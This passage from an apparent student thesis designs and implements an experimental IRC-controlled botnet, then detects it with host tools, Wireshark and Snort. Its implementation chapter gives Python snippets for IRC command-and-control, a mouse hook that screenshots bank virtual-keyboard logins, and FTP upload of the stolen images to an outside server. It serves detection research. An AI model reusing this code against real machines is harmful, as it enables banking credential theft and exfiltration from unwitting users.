3.2 Scenario

The requirements needed by the Botnet are the followings:

- Creation of a centralized C&C server in order to establish communication between the Bot and the Botmaster.
- Trigger of an event which will start an attack and steal data.
- Transfer the stolen data on a distant server.

The stolen data will be a screenshot of the infected host while with some personal user information as usernames and passwords. This operation can be easily achieved using a keylogger, which logs every keystroke typed by a user. So in order to make this experiment more realistic and up to date, the following scenario will be used: Today, numbers of bank websites are using virtual keyboards to avoid malicious

programs of recording keystrokes. These virtual keyboards require that the login must be typed using keystrokes and appear clearly. However passwords need to be clicked using the virtual keyboard and appear encrypted. This way, taking a single screenshot will not help the identification of the user password. Therefore, the Botnet aim will be to take multiple screenshots each time a click is detected, in order to retrieve the number the users have clicked in order to reveal their passwords.

Figure 5 shows an example of a basic virtual keyboard. Each time the page is refreshed the numbers are shuffled and placed in a different order.





Figure 5 - Virtual Keyboard

3.3 Botnet Overview

The Bot will bypass this new security technique by taking screenshots of the virtual keyboard while the user is entering his account number and password. To ensure that the Bot is accessible from anywhere, it will join a private IRC channel and wait for orders from his Botmaster, as seen in Figure 6. The Botmaster will only need a computer with IRC to access the channel. In order to make this channel secure and only accessible by the Botmaster, the channel will require a password. Once connected, the Botmaster will be able to see a list of all the connected Bots, giving him the possibility to send commands to any specific Bot or to all of them.

Figure 6 – Botmaster communications



3.3.1 Screenshot module

In order to take screenshots of users while entering their password, the first problem was to recognise that a user is going to log into the webpage of a bank. A trap is thus created: once connected on the private channel, the Botmaster can send a **!screenshot** command to any of his Bots (Figure 7). This command prompt Internet Explorer to open a window and make the script trigger every URL typed in, until a known URL of the bank website is found. This experiment will, of course, use a personal website during the simulation. Once the Botnet recognises a bank website typed into the URL, the Botnet will secretly trigger the next six clicks of the user. These clicks should be, for the first one, the selection of the account field and then for the next five clicks, the password numbers selection on the virtual keyboard. These screenshots will be saved on the Bot hard drive. Some messages will be sent from the Botnet to the IRC channel, to let the Botmaster know when it has started taking screenshot and when they are available.




Figure 7 - UML Diagram of screenshot module calls

3.3.2 FTP module

Once the screenshot command is sent, six files are created on the Bot hard drive as a result of the triggered clicks. These screenshots give the opportunity to see where the mouse cursor is on the virtual keyboard which helps to determine the password. However, another problem appears: it would be too long and too dangerous for the Botmaster to retrieve screenshots from every single machine. To solve this loss of

time, a FTP will be used to transfer the screenshots: the Botmaster, by typing the command **!upload**, will be able to tell the Bot that it needs to establish a connection to a private FTP server and transfer the stolen data (Figure 8). Thereby the Botmaster has the possibility to connect to the FTP server from anywhere at any time to retrieve the stolen data and look for stolen passwords. The Botnet will send messages to the IRC channel once it successfully connects to the FTP server and once the files have been uploaded.




Figure 8 - UML Diagram of FTP module calls

3.4 Detection overview

The Bot activity is going to be split in two parts in order to achieve a detection of the network activity on one side and host activity on the other side (Figure 8).

3.4.1 Network activity

The Bot produces two kinds of network activity: IRC (ensure communication with the Botmaster) and FTP (transfer the stolen data). The network activity is going to be captured using Wireshark, a network protocol analyzer widely used in the industry. The whole activity of the Botnet will then be studied in order to determine which specific packets are a part of the communication protocol, and part of the transfer protocol. These packets will then be used by an Intrusion Detection System (IDS) to raise an alarm. This IDS named Snort is able to detect attacks and raise alarms if something acts against its rules. Therefore, these rules will be configured to detect the Botnet activity within the network.




Figure 9 – Hierarchy of the Botnet activity

3.4.2 Host activity

The host activity will be examined using the software programmes, Process Monitor and File Watcher. Process monitor is an advanced monitoring tool for Windows that shows real-time file system, registry and process/thread activity. The starting and stopping of the processes use timestamp which will help to determine processes used once the Bot is running and reveal what operation is it doing. A file watcher will track each file created and deleted during the Botnet cycle.

3.5 Experimental design and test

3.5.1 Functionality testing

To ensure the good working order of the Botnet, the attacks can be checked on the Bot host. The first function which detects specific websites, triggers clicks, takes screenshots and saves them on the hard drive and will ensure that these screenshots appear in a specific folder. When the path is known the files are accessible and the virtual keyboard reveals the position of the cursor. The second function is the FTP script which uploads stolen screenshots onto a FTP server. To ensure that this function is working properly, a manual connection on the FTP server should show the uploaded screenshot.

However, another way to check if the Botnet is functioning correctly is by sending (as a Botmaster) the commands **!screenshot** and **!upload**. If the operations have been carrying successfully, the Botnet will let its Botmaster know by sending messages on the IRC channel. Once these tests are successfully done, the Botnet operations will have proved its good working order.

3.5.2 Experiment 1: Botnet detection

The Botnet is going to be installed inside a Blackbox. A Blackbox is a Virtual Machine equipped with numerous sensors which are able to detect malicious activity. The tools seen in Section 3.5, will detect the process activity of the Bot as when an Internet Explorer window pops-up and the Filewatcher triggers the saving of images onto the hard drive. Then, by analysing the network activity using Wireshark, appropriate rules will be created for Snort which should then raise an alarm when the Bot is sending messages to the C&C server.

3.5.3 Experiment 2: IDS evaluation

The second experiment aim to know when the IDS is efficient in function of the network traffic. To make the test as real as possible, attacks will be merged in some random traffic, free of attacks, retrieve from the Massachusetts Institute of Technology [**29**]. The IDS tool (Snort) is going to show if the attacks have been detected and alarms rose properly. The resources used by the IDS during the experiment, as CPU and memory utilisation, will be logged using the software Performance Monitor to see until which network intensity the IDS is stable. Traffic will be sent at different speed to measure the impact from small-scale network to large-scale network.

3.6 Conclusion

This chapter provides the design of the Bot which is going to be implemented in the next part. Using two modules, the Bot will be able to take screenshots while the user is entering his personal information into a bank website and then uploads these screenshots onto a FTP server, which will allow the Botmaster to retrieve them. Therefore, this experiment can be divided into two parts: the harvest of data by taking screenshots will interact on the host only and the transfer of data to the FTP server on the network only. The detection part will then firstly use host-based tools to detect the processes/files activity used by the Bot and secondly use network-based tools to inspect the traffic and raise an alarm the next time an attack occurs.

The first experiment aims to detect the Bot: using a Filewatcher and Process monitor should reveal all the operations made by the Bot inside the operating system, then, using a network analyser to determine the exchange of messages between Bot and C&C server, should help to determine which rules to write for an IDS. This IDS, once

effective rules have been implemented, will raise an alert every time communication from the Bot to the C&C server is detected. The second experiment aims to test the IDS with an increasing amount of traffic in order to ascertain when it starts dropping packets and becomes inefficient.

4 Implementation

4.1 Introduction

The design of an experimental Botnet and associated evaluation/detection tools have been described in the previous chapter. This chapter shows the Botnet implementation inside a Virtual Network, defined in Section 4.2. Specification of the Virtual Machines as software used and hardware configuration will give an overview of the Network structure. In Section 4.3, some code snippets of major parts of the Botnet explain how the Botnet has been coded in order to correspond to the design section. Detection tools, seen in Section 4.4, implement the Filewatcher and ProcessMonitor in order to trigger the Bot activity inside the host. In Section 4.5, detection tools are implemented to trigger malicious network activity. Finally, Section 4.5 explains how to use the Tcpreplay suite in order to replay background traffic from the DARPA data set between two endpoints. This background traffic will be added to some attacks to detect the reliability of the IDS under different amounts of network traffic speed.

4.2 System configuration

This project needs three virtual machines in total to simulate the experiment. The Virtual Machine 1 will host the Bot and play the role of the infected host. Virtual Machine 2 will play the role of the Botmaster by sending commands to the Bot (V.M.1). The third machine (V.M.3) will analyse the network traffic using an Intrusion Detection Tool, which will raise an alarm if malicious traffic is detected. The project needs to be simulated in secure conditions, even if the source code is known, the use of a virtual environment will help further because the number of pre-installed software is minimized which will reduce the interactions inside the operating system and hopefully detect less false positives. Table 2 shows an overview of the hardware and different software used by the Virtual Machines.

V.M.1 is running under Windows XP and Python 2.5 which allow the python code execution of the Botnet. Two other tools are also installed, Process monitor which logs the processes used by the Botnet and Filewatcher which logs the files created and deleted during the Botnet cycle. The V.M.2 is running under Backtrack, a penetration testing and security auditing Linux distribution, which has all the tools required pre-installed for this experimentation as the communication protocol (IRC) and is also able to generate background traffic (Tcpreplay, Tcprewrite and Tcpprep). The V.M.3 runs Snort, an IDS, which will analyse the network traffic and raise an alarm if suspicious activity is detected. In addition, the software CPU performance 3.8.5 will log the CPU and RAM utilisation of the IDS during the experiment. These

Virtual Machines are connected to a Virtual Router in order to ensure secure communication between each other, represented in figure 9.

Table 2 - Specifications of Virtual Machines

	Virtual Machine 1 (Botnet)	**Virtual Machine 2 (Botmaster and traffic generator)**	**Virtual Machine 3 (IDS)**
CPU	Intel Core Duo 2 GHz (shared)		
Operating System	Windows XP SP3	Linux (Backtrack)	Windows XP SP3
RAM	256 Mo	256 Mo	256 Mo
Hard disc	20 Go	20 Go	20 Go
Software used	Python 2.5	IRC	Wireshark
	Wireshark	Tcprewrite	Snort
	Processmonitor	Tcpreplay	Performance Monitor
	Filewatcher	Tcpprep	




Figure 10 - Diagram of experimental Virtual Network

4.3 Botnet implementation

Stephane Klein [**30**] explained that the Python syntax is compact and very readable. With equal functionality, a python program can be 5 to 10 times shorter than a C or JAVA program and is therefore very lightweight (the script used by the Botnet weight 3.15KB).

4.3.1 Library

In developing a Python module, the need to study which resources are already available on the internet is a necessity. By containing some modules written in C, there is the possibility to access system functionality as file I/O which would not be

possible with the use of python code only. These libraries can be found on the python website [**31**]. For example, the following libraries, "ImageGrab" used to capture screenshots [**32**], "os" which provides operating system functionality [**33**], and "ftplib" which implements the client side of the FTP protocol [**34**]. The addition of a library to the script is made by putting *import* in front of the library at the head of the script, as seen in the following code snippet:

```
# Script Botnet
import ImageGrab
import os
import ftplib
...
```

4.3.2 Bot connexion

By using the "socket" library [**35**], the connection to the IRC channel can take place. IRC works using a GUI but can also be used with command lines: to join a channel the command */join channel_name,* to change nickname */nick nickname* and so on. The following code snippet used by the Bot to join the IRC channel.

```
irc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
irc.connect((host, 6667))
irc.send('NICK '+ str(nicks) +'\r\n')
irc.send('JOIN '+ channel +'\r\n')
irc.send('NS IDENTIFY '+ str(password) +'\r\n')
```

4.3.3 Listening for command

Once the Bot has joined the channel, it starts working in passive mode by listening for commands. The Bot can react to two commands, **!screenshot** and **!upload** command, seen in the next code snippet. The detection of one of these commands on the IRC channel will activate the Bot to start triggering clicks or to upload on an ftp server, as seen in Section 3.4

```
if text.find(':!screenshot') != -1:
.......
if text.find(':!upload') != -1:
........
```

4.3.4 Website filtering

Once the command **!screenshot** is detected, an Internet Explorer windows will pop-up on the Botnet OS. In the duration of an hour, the URL of this Internet Explorer

widow will be retrieved and analysed every five seconds in order to check if it corresponds to a bank logging webpage. In this experiment, a personal webpage has been created to simulate the bank webpage (http://Botagentben.free.fr/logging.html). The moment when this website is detected, mouse clicks will start being triggered by using the *Pyhook* library [**36**] which can detect mouse events in Windows OS. Once the click is detected, the function "onclick" will take place in order to grab the screenshot, seen below in Section 4.3.5. Finally, the mouse trigger will be turned off; the Bot will send a message to tell the Botmaster that the screenshots are ready for upload and return to normal operating mode.

```
if text.find(':!screenshot') != -1:
  ie = IEC.IEController()
  global x
  x=1
  while x <= 720:
      time.sleep(5)
      URL = ie.GetCurrentURL()
      if URL==‘http://Botagentben.free.fr/logging.html':
          x = 1000
          sendm('[+] Screenshots in progress')
          hm = pyHook.HookManager()
          hm.SubscribeMouseAllButtonsDown(onclick)
          hm.HookMouse()
          hm.UnhookMouse()
          sendm('[+] Screenshots ready for upload')
      else:
          print 'website not detected'
      x = x + 1
```

4.3.5 Screenshots module

The following Code Snippet shows that once the left click has been triggered, the function *onclick* is going to be executed. Using the *ImageGrab* library [**37**] allows the script to take some screenshots of the victims screen. By doing a loop of the script, six screenshots will be taken during the next six clicks. These screenshots will be saved on the Botnet hard drive to upload later.

```
def onclick(event):
    global i
    try:
        print i
    except NameError:
        print "i doesn't exist"
        i = 1
    if i <= 5:
        img = ImageGrab.grab()
        img.save("screenshots/screenImage%d.jpg" % i)
        print ("screenshot n%d taken" % i)
        i = i + 1
    if i >=6 :
```

```
        return False
```

4.3.6 Upload module

The second command which can activate the Botnet is the **!upload** command, seen in Section 3.4.3. This command will, thanks to the library *ftplib* [**38**], connect to a server ftp and upload a screenshot. Using a loop, this operation will be done 6 times, and as a result, transfer six stolen files. Once the upload is finished, the Botnet will disconnect itself from the ftp server, giving other Bots the opportunity to access it. Messages will be sent to the IRC channel in order to let the Botmaster know once the Bot has successfully connected to the FTP server and when the files have been sent.

```
if text.find(':!upload') != -1:
    ftp = ftplib.FTP("ftpperso.free.fr")
    ftp.login("******", "*****")
    sendm('[+] Files are being uploaded...')
    cpt = 4
    while cpt <9:
        upload(ftp, "screenshots\screenImage%d.jpg" % cpt)
        print ("screenshot%d transferred" % cpt)
        cpt = cpt+1
    sendm('[+] The upload has succeed')
    ftp.quit()
```

4.4 Host-based detection tools

To ensure the capture of every movement made by the Botnet, a few tools are going to be used to analyse file activity, process activity and network traffic.

4.4.1 File Watcher

The following script is going to capture every file change on the hard disc. The creation and deletion of files will capture and prompt a message on the administrator screen. The *os* library will provide the possibility to manipulate a path and use operating system dependant functionality .The other main library used is the *time* library which will analyze files at one moment and then again four seconds later to detect which files have moved during this lapse of time.

```
import os, time
folder = "C:\ "
before = dict ([(f, None) for f in os.listdir (folder)])
while 1:
  time.sleep (4)
  now = time.asctime(time.localtime())
  after = dict ([(f, None) for f in os.listdir (folder)])
  added = [f for f in after if not f in before]
  removed = [f for f in before if not f in after]
  if added:
    print "Added: ", ", ".join (added)
```

```
    print now
  if removed:
    print "Removed: ", ", ".join (removed)
    print now
  before = after
```

4.4.2 ProcessMonitor

ProcessMonitor will be running during the experiment in order to log the process activities. Results will be saved at the end of the experiment, with the opportunity to access them later for study.

4.5 Network based detection tools

This Section shows the analysis of the network traffic using netstat and Wireshark, seen in Section 3.5.2. Packets generated by the Botnet are going to be captured in order to help to configure the Snort rules.

4.5.1 Netstat

Netstat [**39**] is a command line tool that displays active connections (Both incoming and outgoing), Ethernet statistics and IPV4 statistics. It is generally used for finding problems in the network and determines the amount of traffic on the network. The command *netstat* shows the established TCP connection and TCP ports.

4.5.2 Snort configuration

Snort is an open source Intrusion Detection System. Using rules it can trigger malicious activity within the network. These sources are accessible from the author website [**40**] and can be personalised using the VRT's methodology for writing effective rules [**41**]. The rules are saved under the name *Botnet.rules* inside Snort rules directory: /Snort/rules. A few changes need to be made in the configuration files of Snort, which can be found in /Snort/etc/snort.conf, to raise an alert if one of *Botnet.rules* is detected. The following command is then used to run Snort, which indicates the path of the configuration file (snort.conf), log folder (Snort\log) and also which interface is used to listen to the traffic (eth0):

```
snort -c c:\Snort\etc\snort.conf -l c:\Snort\log -i eth0
```

Once Snort is running, alarms can be found inside the log file which contains useful information such as packet analysed/dropped, type of violation, IP source/destination and many others.

4.6 Background traffic generation

To provide an experiment as real as possible, the Botnet traffic will be merged with some background traffic, retrieved from the Massachusetts Institute of Technology [**29**]. This background traffic was simulated on Tuesday 2nd March 1999, during a twenty-two hour period and was used to test the working order of their IDS. However, this traffic is free of attacks. This traffic is going to be used with the TCP replay package which will send the traffic between two hosts in order to test how the IDS reacts firstly to a small-scale network with a low network activity and secondly to a large scale-network with intense network traffic. Figure 10 shows the virtual network structure of the background traffic generation.




Figure 11 – Diagram of Virtual Machines used for Background traffic generation

4.6.1 Tcpprep

Tcpprep [**42**] is the first tool used to manipulate this traffic capture. This tool is going to create a cache file used to split the traffic in two parts: the client side and the server side. Splitting the traffic will help the third tool Tcpreplay to send packets faster, as it will not has to do any calculation to know which packet is from the client side or the server side. The following command is used to split the traffic:

```
tcpprep --auto=bridge --pcap=tcpdump.pcap --cachefile=input.cache
```

In the bridge mode, the *tcpdump.pcap* (packet capture from the DARPA data set) is split in two sides (client/server) and calculations which define each side are saved inside the file *input.cache*. Tcpprep automatically recognise the client side when a host sends a TCP SYN packet (a request for connection) and recognises the server side when a host acknowledge the TCP SYN using a TCP SYN/ACK packet.

4.6.2 Tcprewrite

Tcprewrite [**43**] is going to rewrite the packet using the cache file *input.cache* previously created , by assigning new IP addresses to the client and server. The following command is used to assign new IP address between the VM2 (192.168.230.133) which will send the traffic and the VM1 (192.168.230.129) which will receive the traffic:

```
tcprewrite --endpoints=192.168.230.129:192.168.230.133 --
cachefile=input.cache
--infile=tcpdump.pcap --outfile=rewrite_tcpdump.pcap --skipbroadcast
```

Forcing the traffic between two hosts is made by creating endpoints between the hosts. The original traffic capture *tcpdump.pcap* and the cache file *input.cache* created in Section 4.5.1 are going to be re-calculated in order to create a new traffic capture *rewrite_tcpdump.pcap* which will only comport traffic between our endpoints V.M.1 and V.M.2.

4.6.3 Tcpreplay

The final packet capture *rewrite_tcpdump.pcap* created in Section 4.5.2 is now going to be used with the tool Tcpreplay. This tool is able to read a packet capture and send the packet back on the wire [**44**] with different options such as loop, speed and others. For the experiment, the packet capture will be sent at speed variations in order to measure how the server reacts to quantities of background traffic and attack.

```
tcpreplay --mbps=10 --loop=10 --intf1=eth0 rewrite_tcpdump.pcap
```

This command sends the packet capture *rewrite_tcpdump.pcap* on the interface eth0. The option –loop allows the packet to run several times in order to avoid any traffic interruption. The traffic speed can be changed using the option –mbps, in this example, the traffic is sent with a speed of 10MB per seconds.

4.7 Conclusion

Using Python code, each of the modules seen in the design section have been successfully produced and implemented within Virtual Machines. According to the experimental evidence, three Virtual Machines are needed to play different roles: V.M.1 hosts the Bot, V.M.2 plays the role of Botmaster/traffic generator and V.M.3 will analyse the traffic going across the router and raise an alert if one of the IDS rules is detected.

The python code compiled in V.M.1 and loaded without errors: the Bot successfully joined the IRC channel and waited for command from the Botmaster. By taking the role of the Botmaster under V.M.2, instructions can be sent to the Bot across the IRC channel. The IDS, Snort, is running inside the VM3 and ready to inspect the network traffic.

5 Evaluation

5.1 Introduction

To evaluate the Botnet, the first step is to detect any file changes while the user is using his computer for navigating on the web. This activity will be monitored by the Filewatcher and Process monitor. The network traffic record during this period will then be analysed in order to create a set of rules for the IDS which should prevent the Botnet from interacting with the system again. By generating some background traffic using the DARPA set, the experiment is going to determine whether Snort is able to detect attacks even with dense network traffic. Figure 11 shows the virtual network structure used for the evaluation.

